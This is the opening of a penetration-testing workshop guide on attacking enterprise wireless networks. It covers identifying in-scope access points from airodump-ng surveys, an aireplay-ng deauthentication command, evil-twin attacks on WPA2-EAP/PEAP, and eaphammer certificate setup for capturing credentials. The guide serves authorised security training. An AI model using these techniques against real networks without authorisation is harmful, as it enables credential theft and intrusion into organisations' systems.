Advanced Wireless Attacks Against Enterprise Networks

Course Guide

Version 1.0.2

Gabriel Ryan
@s0lst1c3 @gdssecurity
gryan@gdssecurity.com
solstice.me

Introduction

Welcome to Advanced Wireless Attacks Against Enterprise Networks. In this workshop we'll be going a few steps beyond classic techniques such as ARP replay attacks and WPA handshake captures. Instead we will focus on learning how to carry out sophisticated wireless attacks against modern corporate infrastructure. Our ultimate goal will be to learn how to leverage wireless as a means of gaining access to protected enterprise networks, and to escalate access within those networks to access sensitive data.

There will be some overlap between the material covered in this course guide and material that would be more appropriate in a book about internal network penetration testing. This is unavoidable, since wireless and internal network penetration testing go hand-in-hand. They are both part of the same process of gaining unauthorized access to the network, then escalating that access as far as possible until full organizational compromise is achieved. However, in an effort to keep the scope of this workshop manageable, we're going to focus on testing from a wireless perspective as much as possible.

Lab Setup Guide

Before we begin, it is recommended that you complete the lab setup guide that was included with this document. Depending on your previous experience using Active Directory and VirtualBox, it could take between two to five hours to complete the lab setup process. Please do not hesitate to reach out to the instructor should you encounter difficulties.

Target Identification Within A Red Team Environment

Chapter Overview

Like any form of hacking, well executed wireless attacks begin with well-executed recon. During a typical wireless assessment, the client will give you a tightly defined scope. You'll be given a set of ESSIDs that you are allowed to engage, and you may even be limited to a specific set of BSSIDs.

During red team assessments, the scope is more loosely defined. The client will typically hire your company to compromise the security infrastructure of their entire organization, with a very loose set of restrictions dictating what you can and can't do. To understand the implications of this, let's think about a hypothetical example scenario.


Evil Corp has requested that your firm perform a full scope red team assessment of their infrastructure over a five week period. They have 57 offices across the US and Europe, most of which have some form of wireless network. The client seems particularly interested in wireless as a potential attack vector.

You and your team arrive at one of the client sites and perform a site-survey using airodump-ng, and see the output shown below.

```
 CH 11 ][ Elapsed: 1 min ][ 2017-02-02 13:49
 BSSID              PWR    RXQ    Beacons     #Data     #/s    CH    MB    ENC     CIPHER    AUTH    ESSID
 1C:7E:E5:E2:EF:D9  -66    10     572         283       0      1     54    WPA2    CCMP      MGT

 1C:7E:E5:E2:EF:D8  -66    11     569         83        1      1     54    WPA2    CCMP      MGT

 1C:7E:E5:E2:EF:D7  -66    12     580         273       0      1     54    WPA2    CCMP      MGT

 1C:7E:E5:E2:EF:D6  -66    10     566         43        0      1     54    WPA2    CCMP      MGT

 1C:7E:E5:62:32:21  -68    11     600         24        0      6     54    WPA2    CCMP      MGT
 1C:7E:E5:97:79:A4  -68    0      598         82        2      6     54    WPA2    CCMP      MGT     ECwnet1
 1C:7E:E5:97:79:A5  -68    9      502         832       0      6     54    WPA2    CCMP      MGT     ECwnet1
 1C:7E:E5:97:79:B1  -64    14     602         23        0      6     54    WPA2    CCMP      MGT
 1C:7E:E5:97:79:A6  -65    12     601         42        0      11    54    WPA2    CCMP      MGT     ECMNV32

 1C:7E:E5:97:79:A7  -62    12     632         173       0      11    54    WPA2    CCMP      MGT     ECMNV32

 1C:7E:E5:97:79:A8  -62    10     601         21        1      11    54    WPA2    CCMP      MGT

 00:17:A4:06:E4:C6  -74    10     597         12        0      6     54    WPA2    TKIP      MGT
 00:17:A4:06:E4:C7  -74    8      578         234       0      6     54    WPA2    TKIP      MGT
 00:17:A4:06:E4:C8  -74    10     508         11        1      6     54    WPA2    TKIP      MGT
 00:17:A4:06:E4:C9  -72    11     535         12        0      1     54    WPA2    TKIP      MGT
 00:13:E8:80:F4:04  -74    11     521         132       0      1     54    WPA2    TKIP      MGT     prN67n

 00:22:18:38:A4:64  -68    12     576         10        0      3     54    WPA2    CCMP      MGT     ASFWW
 00:22:18:38:A4:65  -68    12     577         431       0      3     54    WPA2    CCMP      MGT     ASFWW
```

None of the networks within range have an ESSID that conclusively ties them to Evil Corp. Many of them do not broadcast ESSIDs, and as such lack any identification at all.

To make matters worse, the branch location your team is scoping out is immediately adjacent to a major bank, a police station, and numerous small retail outlets. It is very likely that many of the access points that you see in your airodump-ng output belong to one of these third parties.



During some engagements, you may be able to reach out to the client at this point and ask for additional verification. More likely, however, you'll have to identify in-scope targets yourself. Let's talk about how to do this.

Scoping A Wireless Assessment: Red Team Style

We have four primary techniques at our disposal that we can use to identify in-scope wireless targets:

- Linguistic Inference
- Sequential BSSID patterns
- Geographic cross-referencing
- OUI Prefixes

Let's talk about each of these techniques in detail.

Linguistic Inference

Using Linguistic Inference during wireless recon is the process of identifying access points with ESSIDs that are linguistically similar to words or phrases that the client uses to identify itself. For example, if you are looking for access points owned by Evil Corp and see a network named "EvilCorp-guest", it is very likely (although not certain) that this network is in-scope. Similarly, if you're pentesting Evil Corp but see an ESSID named "US Department of Fear," you should probably avoid it.

Sequential BSSID Patterns

In our airodump-ng output, you may notice groups of BSSIDs that increment sequentially. For example:

```
1C:7E:E5:E2:EF:D9
1C:7E:E5:E2:EF:D8
1C:7E:E5:E2:EF:D7
1C:7E:E5:E2:EF:D6
```

When you see a group of APs with BSSIDs that increment sequentially, as shown above, it usually means that they are part of the same network. If we identify one of the BSSIDs as in-scope, we can usually assume that the same is true for the rest of the BSSIDs in the sequence.

```
1C:7E:E5:E2:EF:D9
1C:7E:E5:E2:EF:D8
1C:7E:E5:E2:EF:D7
1C:7E:E5:E2:EF:D6
```

OUI Prefixes

The first three octets in a mac address identify the manufacture of the device. If we discover evidence that the client has a contract with certain hardware manufactures, we focus our attention on APs with OUI prefixes that correspond to these brands.

Using Geographic Cross-Referencing To Identify In-Scope Access Points

The most powerful technique we can leverage is geographic cross-referencing. We mentioned that Evil Corp has 57 offices worldwide. If we see the same ESSIDs appear at two Evil Corp locations, and no other 3rd party is present at both of these locations as well, it is safe to conclude that the ESSID is used by Evil Corp.

We'll apply these principles to identify in-scope access points in our airodump-ng output from the last section. Before we continue, we should attempt to decloak any wireless access points that have hidden ESSIDs. We do this by very briefly deauthenticating one or more clients from each of the hidden networks. Our running airodump-ng session will then sniff the ESSID of the affected access point as the client reassociates. Tools such as Kismet will do this automatically, although on sensitive engagements it's preferable to do this manually in a highly controlled fashion.

To perform the deauthentication attack, we use the following command:

```
root@localhost:~# aireplay-ng -b <name of bssid here> -c <mac address of
client (optional)> <interface name>
```

If successful, the ESSID of the affected access point will appear in our airodump-ng output.

```
CH 11 ][ Elapsed: 1 min ][ 2017-02-02 13:49
BSSID              PWR   RXQ   Beacons    #Data   #/s   CH    MB    ENC    CIPHER   AUTH    ESSID
1C:7E:E5:E2:EF:D9  -66   10    572        283     0     1     54    WPA2   CCMP     MGT     EC7293

1C:7E:E5:E2:EF:D8  -66   11    569        83      1     1     54    WPA2   CCMP     MGT     EC7293

1C:7E:E5:E2:EF:D7  -66   12    580        273     0     1     54    WPA2   CCMP     MGT     EC7293

1C:7E:E5:E2:EF:D6  -66   10    566        43      0     1     54    WPA2   CCMP     MGT

1C:7E:E5:62:32:21  -68   11    600        24      0     6     54    WPA2   CCMP     MGT
1C:7E:E5:97:79:A4  -68   0     598        82      2     6     54    WPA2   CCMP     MGT     ECwnet1
1C:7E:E5:97:79:A5  -68   9     502        832     0     6     54    WPA2   CCMP     MGT     ECwnet1
1C:7E:E5:97:79:B1  -64   14    602        23      0     6     54    WPA2   CCMP     MGT     ECwnet1
1C:7E:E5:97:79:A6  -65   12    601        42      0     11    54    WPA2   CCMP     MGT     ECMNV32

1C:7E:E5:97:79:A7  -62   12    632        173     0     11    54    WPA2   CCMP     MGT     ECMNV32

1C:7E:E5:97:79:A8  -62   10    601        21      1     11    54    WPA2   CCMP     MGT     ECMNV32

00:17:A4:06:E4:C6  -74   10    597        12      0     6     54    WPA2   TKIP     MGT     MNBR83
00:17:A4:06:E4:C7  -74   8     578        234     0     6     54    WPA2   TKIP     MGT     MNBR83
00:17:A4:06:E4:C8  -74   10    508        11      1     6     54    WPA2   TKIP     MGT     MNBR83
00:17:A4:06:E4:C9  -72   11    535        12      0     1     54    WPA2   TKIP     MGT
00:13:E8:80:F4:04  -74   11    521        132     0     1     54    WPA2   TKIP     MGT     prN67n

00:22:18:38:A4:64  -68   12    576        10      0     3     54    WPA2   CCMP     MGT     ASFWW
00:22:18:38:A4:65  -68   12    577        431     0     3     54    WPA2   CCMP     MGT     ASFWW
```

We have now identified six unique ESSIDs present at the client site. We can cross reference these ESSIDs with the results of similar site surveys performed at nearby client sites. Suppose we know of another Evil Corp branch office 30 miles away. After driving to the secondary location, we discover that none of the third-party entities located at the first branch office are present. Suppose that after decloaking hidden networks, we see that the following access points are within range.

```
CH 11 ][ Elapsed: 1 min ][ 2017-02-02 13:49
BSSID               PWR    RXQ    Beacons     #Data     #/s    CH    MB    ENC     CIPHER    AUTH     ESSID
D1:3F:E5:A8:B1:77   -66    10     572         283       0      1     54    WPA2    CCMP      MGT      EC7293

D1:3F:E5:A8:B1:78   -66    11     569         83        1      1     54    WPA2    CCMP      MGT      EC7293

D1:3F:E5:A8:B1:79   -66    12     580         273       0      1     54    WPA2    CCMP      MGT

D1:3F:E5:B6:A0:08   -66    10     566         43        0      1     54    WPA2    CCMP      MGT      ECMNV32

D1:3F:E5:B6:A0:07   -68    11     600         24        0      6     54    WPA2    CCMP      MGT


02:12:0B:86:3B:E0   -68    0      598         82        2      6     54    WPA2    CCMP      MGT      ZP993

02:12:0B:86:3B:E1   -68    9      502         832       0      6     54    WPA2    CCMP      MGT

02:12:0B:86:3B:E2   -64    14     602         23        0      6     54    WPA2    CCMP      MGT      ZP993

72:71:78:D5:C8:02   -65    12     601         42        0      11    54    WPA2    CCMP      MGT      SaintConGuest

00:12:E8:99:11:11   -62    12     632         173       0      11    54    WPA2    CCMP      MGT      prN67n
```

Out of the ESSIDs shown above, the ones that are highlighted in red were also found at the first Evil Corp location that we visited. Given the lack of common third-parties present at each of the sites, this is very strong evidence that these ESSIDs are used by Evil Corp, and are therefore in-scope.

Expanding The Scope By Identifying Sequential BSSIDs

Let's return to the first client site. Notice that the BSSIDs outlined in red increment sequentially. As previously mentioned, this usually occurs when the APs are part of the same network. We know that EC7293 is in-scope (we confirmed this using geographic cross-referencing). Given that the access points serving EC7293 and ECwnet1 are part of the same group of sequentially incrementing BSSIDs, we can conclude they are both parts of the same network. Therefore, it follows that ECwnet1 is in-scope as well.

```
CH 11 ][ Elapsed: 1 min ][ 2017-02-02 13:49
BSSID               PWR    RXQ    Beacons     #Data     #/s    CH    MB    ENC     CIPHER    AUTH     ESSID
1C:7E:E5:E2:EF:D9   -66    10     572         283       0      1     54    WPA2    CCMP      MGT      EC7293

1C:7E:E5:E2:EF:D8   -66    11     569         83        1      1     54    WPA2    CCMP      MGT      EC7293

1C:7E:E5:E2:EF:D7   -66    12     580         273       0      1     54    WPA2    CCMP      MGT      EC7293

1C:7E:E5:E2:EF:D6   -66    10     566         43        0      1     54    WPA2    CCMP      MGT

1C:7E:E5:62:32:21   -68    11     600         24        0      6     54    WPA2    CCMP      MGT
1C:7E:E5:97:79:A4   -68    0      598         82        2      6     54    WPA2    CCMP      MGT      ECwnet1
1C:7E:E5:97:79:A5   -68    9      502         832       0      6     54    WPA2    CCMP      MGT      ECwnet1
1C:7E:E5:97:79:B1   -64    14     602         23        0      6     54    WPA2    CCMP      MGT      ECwnet1
1C:7E:E5:97:79:A6   -65    12     601         42        0      11    54    WPA2    CCMP      MGT      ECMNV32

1C:7E:E5:97:79:A7   -62    12     632         173       0      11    54    WPA2    CCMP      MGT      ECMNV32

1C:7E:E5:97:79:A8   -62    10     601         21        1      11    54    WPA2    CCMP      MGT      ECMNV32

00:17:A4:06:E4:C6   -74    10     597         12        0      6     54    WPA2    TKIP      MGT      MNBR83
00:17:A4:06:E4:C7   -74    8      578         234       0      6     54    WPA2    TKIP      MGT      MNBR83
00:17:A4:06:E4:C8   -74    10     508         11        1      6     54    WPA2    TKIP      MGT      MNBR83
00:17:A4:06:E4:C9   -72    11     535         12        0      1     54    WPA2    TKIP      MGT
00:13:E8:80:F4:04   -74    11     521         132       0      1     54    WPA2    TKIP      MGT      prN67n
```

```
00:22:18:38:A4:64    -68    12    576         10      0     3     54    WPA2    CCMP      MGT     ASFWW
00:22:18:38:A4:65    -68    12    577        431      0     3     54    WPA2    CCMP      MGT     ASFWW
```

We’ve mapped our in-scope attack surface. Our targets will be the following access points:

BSSID	ESSID
1C:7E:E5:E2:EF:D9	EC7293
1C:7E:E5:E2:EF:D8	EC7293
1C:7E:E5:E2:EF:D7	EC7293
1C:7E:E5:E2:EF:D6	
1C:7E:E5:62:32:21	
1C:7E:E5:97:79:A4	ECwnet1
1C:7E:E5:97:79:A5	ECwnet1
1C:7E:E5:97:79:B1	ECwnet1
1C:7E:E5:97:79:A6	ECMNV32
1C:7E:E5:97:79:A7	ECMNV32
1C:7E:E5:97:79:A8	ECMNV32
00:13:E8:80:F4:04	prN67n

Attacking And Gaining Entry To WPA2-EAP Wireless Networks


Chapter Overview

Rogue access point attacks are the bread and butter of modern wireless penetration tests. They can be used to perform stealthy man-in-the-middle attacks, steal RADIUS credentials, and trick users into interacting with malicious captive portals. Penetration testers can even use them for traditional functions such as deriving WEP keys and capturing WPA handshakes [1]. Best of all, they are often most effective when used out of range of the target network. For this workshop, we will focus primarily on using Evil Twin attacks.

Wireless Theory: Evil Twin Attacks


An Evil Twin is a wireless attack that works by impersonating a legitimate access point. The 802.11 protocol allows clients to roam freely from access point to access point. Additionally, most wireless implementations do not require mutual authentication between the access point and the wireless client. This means that wireless clients must rely exclusively on the following attributes to identify access points:

1. BSSID – The access point's Basic Service Set identifier, which refers to the access point and every client that is associated with it. Usually, the access point's MAC address is used to derive the BSSID.
2. ESSID – The access point's Extended Service Set identifier, known colloquially as the AP's "network name." An Extended Service Set (ESS) is a collection of Basic Service Sets connected using a common Distribution System (DS).
3. Channel – The operating channel of the access point.



[22]

To execute the attack, the attacker creates an access point using the same ESSID and channel as a legitimate AP on the target network. So long as the malicious access point has a more powerful signal strength than the legitimate AP, all devices connected to the target AP will drop and connect to the attacker.




[22]

Wireless Theory: WPA2-EAP Networks


Now let’s talk about WPA2-EAP networks. The most commonly used EAP implementations are EAP-PEAP and EAP-TTLS. Since they’re very similar to one another from a technical standpoint, we’ll be focusing primarily on EAP-PEAP. However, the techniques learned in this workshop can be applied to both.

The EAP-PEAP authentication process is an exchange that takes place between three parties: the wireless client (specifically, software running on the wireless client), the access point, and the authentication server. We refer to the wireless client as the **supplicant** and the access point as the **authenticator** [2].


Logically, authentication takes place between the supplicant and the **authentication server**. When a client device attempts to connect to the network, the authentication server presents the supplicant with an x.509 certificate. If the client device accepts the certificate, a secure encrypted tunnel is established between the authentication server and the supplicant. The authentication attempt is then performed through the encrypted tunnel. If the authentication attempt succeeds, the client device is permitted to associate with the target network [2][3].




Without the use of the secure tunnel to protect the authentication process, an attacker could sniff the challenge and response then derive the password offline. In fact, legacy implementations of EAP, such as EAP-MD5, are susceptible to this kind of attack. However, the use of a secure tunnel prevents us from using passive techniques to steal credentials for the target network [2][3].



Although we can conceptualize the EAP-PEAP authentication process as an exchange between the supplicant and the authentication server, the protocol's implementation is a bit more complicated. All communication between the supplicant and the authentication server is relayed by the authenticator (the access point). The supplicant and the authenticator communicate using a Layer 2 protocol such as IEEE 802.11X, and the authenticator communicates with the authentication server using RADIUS, which is a Layer 7 protocol. Strictly speaking, the authentication server and supplicant do not actually communicate directly to one another at all [2][3].


Client
Authentication request
Authenticator
Authentication Server
X.509 Certificate
If client accepts certificate...
Secure tunnel established
Authentication through secure tunnel
Untrusted

As you can imagine, this architecture creates numerous opportunities for abuse once an attacker can access the network. However, for now, we're going to focus on abusing this authentication process to gain access to the network in the first place. Let's revisit the EAP-PEAP authentication process, but this time in further detail.



[18]

The diagram above illustrates the EAP-PEAP/EAP-TTLS authentication process in full detail. When the supplicant associates, it sends an EAPOL-Start to the authenticator. The authenticator then sends an EAP-Request Identity to the supplicant. The supplicant responds with its identity, which is forwarded to the authentication server. The authentication server and supplicant then setup a secure SSL/TLS tunnel through the authenticator, and the authentication process takes place through this tunnel [2].

Until the tunnel is established, the authenticator is essentially acting as an open access point. Even though the authentication process occurs through a secure tunnel, the encrypted packets are still being sent over open wireless. The WPA2 doesn't kick in until the authentication process is complete. Open wireless networks are vulnerable to Evil Twin attacks because there is no way for the wireless client to verify the identity of the access point to which it is connecting. Similarly, EAP-PEAP and EAP-TTLS networks are vulnerable to Evil Twin attacks because there is no way to verify the identity of the authenticator [4].

In theory, the certificate presented to the supplicant by the authentication server could be used to verify the identity of the authentication server. However, this is only true so long as the supplicant does not accept invalid certificates. Many supplicants do not perform proper certificate validation. Many other are configured by users or administrators to accept untrusted certificates automatically. Even if the supplicant is configured correctly, the onus is still placed on the user to decline the connection when presented with an invalid certificate [5].

To compromise EAP-PEAP, the attacker first performs an Evil Twin attack against the target access point (which is serving as the authenticator). When a client connects to the rogue access point, it begins an EAP exchange with the attacker's authenticator and authentication server. If the supplicant accepts the attacker's certificate, a secure tunnel is established between the attacker's authentication server and the supplicant. The supplicant then completes the authentication process with the attacker, and the attacker uses the supplicant's challenge and response to derive the victim's password [4][5].

Evil Twin Attack Using Hostapd-WPE

The first phase of this attack will be to create an Evil Twin using eaphammer. Traditionally, this attack is executed using a tool called hostapd-wpe. Although hostapd-wpe is a powerful tool in its own right, it can be quite cumbersome to use and configure. Eaphammer provides an easy to use command line interface to hostapd-wpe and automates its traditionally time-consuming configuration process.

We'll begin by creating a self-signed certificate using eaphammer's --cert-wizard flag.


```
root@localhost:~# ./eaphammer --cert-wizard
```

The Cert Wizard routine will walk you through the creation of a self-signed x.509 certificate automatically. You will be prompted to enter values for a series of attributes that will be used to create your cert.

It's best to choose values for your self-signed certificate that are believable within the context of your target organization. Since we’re attacking Evil Corp, the following examples values would be good choices:

1. Country – US
2. State – Nevada
3. Locale – Las Vegas
4. Organization – Evil Corp
5. Email – admin@evilcorp.com
6. CN – admin@evilcorp.com

When the Cert Wizard routine finishes, you should see output similar to what is shown in the screenshot below.

